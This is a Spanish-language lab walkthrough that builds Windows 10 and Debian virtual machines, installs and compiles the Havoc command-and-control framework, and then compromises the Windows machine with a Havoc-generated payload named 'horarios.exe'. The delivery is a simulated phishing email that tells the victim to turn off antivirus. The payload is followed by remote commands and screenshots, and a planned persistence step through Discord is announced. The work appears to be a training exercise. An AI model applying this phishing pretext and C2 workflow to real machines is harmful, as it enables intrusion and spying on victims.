


Desde este punto avanzamos con las configuraciones del asistente de instalación, asignamos credenciales e iniciamos la máquina virtual, luego del primer inicio actualizamos nuestro Windows10.




### Instalación Debian


Creamos nuestra máquina virtual de manera habitual, montamos la ISO de **Debian** y seleccionamos el instalador gráfico para una mejor visualización de opciones.

Seguiremos el asistente de instalador, asignamos credenciales y lanzamos la máquina. Mencionamos como importante las siguientes configuraciones en el proceso, marcar **SSH server** y **Xfce.**



Nota: utilizaremos el usuario **Root** desde el comienzo para facilitar las configuraciones futuras.



### Havoc (C&C)

Instalaremos **Havoc** como Command and Control en nuestra máquina Debian. En principio ajustaremos la memoria de RAM a 4GB para optimizar el uso de las herramientas.

* Abrimos una terminal en Debian y clonamos el repositorio desde GitHub

git clone https://github.com/HavocFramework/Havoc

* Instalamos también los siguientes paquetes de herramientas y dependencias para garantizar el uso correcto en la plataforma:

sudo apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-dev libsqlite3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm

* Descargamos **go** con el siguiente comando:

wget https://go.dev/dl/go1.24.3.linux-amd64.tar.gz


* Eliminamos posibles versiones antiguas y extraemos la nueva versión

rm -rf /usr/local/go && tar -C /usr/local -xzf go1.24.3.linux-amd64.tar.gz

* Configuramos las variables de entorno lanzando:

export PATH=$PATH:/usr/local/go/bin

* Validamos la versión con el comando go version




* Nos movemos al directorio **Havoc** y lanzamos los siguientes comandos para compilar archivos y lanzar el cliente del proyecto:

cd Havoc  
make ts-build  
make client-build

Con estos pasos concluimos la instalación y configuración de la herramienta, por lo que resta lanzar en consolas independientes, el servidor y el cliente:


Servidores

./havoc server --profile ./profiles/havoc.yaotl -v –debug



Cliente

./havoc client



Utilizaremos por defecto el **User** del perfil **Death Star** y asignaremos la Contraseña: password1234


### Ataque a Windows

En este apartado intentares infectar la maquina Windows10 partiendo de diferentes técnicas.



*- Como primera acción entendemos que la víctima ha sufrido un ataque de phishing desconociendo buenas prácticas ante la recepción de un mail de origen desconocido.*

*El usuario accede al correo pinchando el ejecutable* ***horarios.exe****, ya que el mail sugiere una tentativa de horarios a cubrir en periodo de vacaciones, también sugiere desactivar el antivirus ante inconvenientes en la descarga del fichero. -*


Para esta acción debemos preparar el ejecutable desde **Havoc**, creamos el puerto de escucha desde el módulo **Listeners**. Mantenemos las configuraciones por defecto y lo denominamos **listen\_horarios**.



Creamos el ejecutable desde el módulo Attack > Payload y lo nombramos **horarios.exe**




 

Ya ejecutado por el usario el .exe en Windows10, podemos revisar la conexión exitosa en la herramienta Havoc.




Lanzamos comandos específicos desde la consola de **Havoc** recolectando información relevante para el avance de la siguiente acción:

* pwd: identificamos la ruta y el usuario **“maxi”** ruta C:\Users\maxi\Downloads
* cd .. cd Desktop: nos movemos al escritorio para identificar herramientas de gestión habituales.
* Screenshot: intentamos identificar tareas en curso, aplicaciones, accesos.




También evidenciamos la conexión de nuestro C&C desde el administrador de tareas de la máquina víctima.




*- En un segundo escenario, y aprovecharemos la ventana de acceso al ordenado, buscaremos persistencia en las herramientas de gestión del usuario, ya que entendemos que comprenderá el error y activará nuevamente el antivirus en corto plazo. Intentaremos infectar desde consola la herramienta Discord, ya que conocemos la vulnerabilidad de la misma. -*

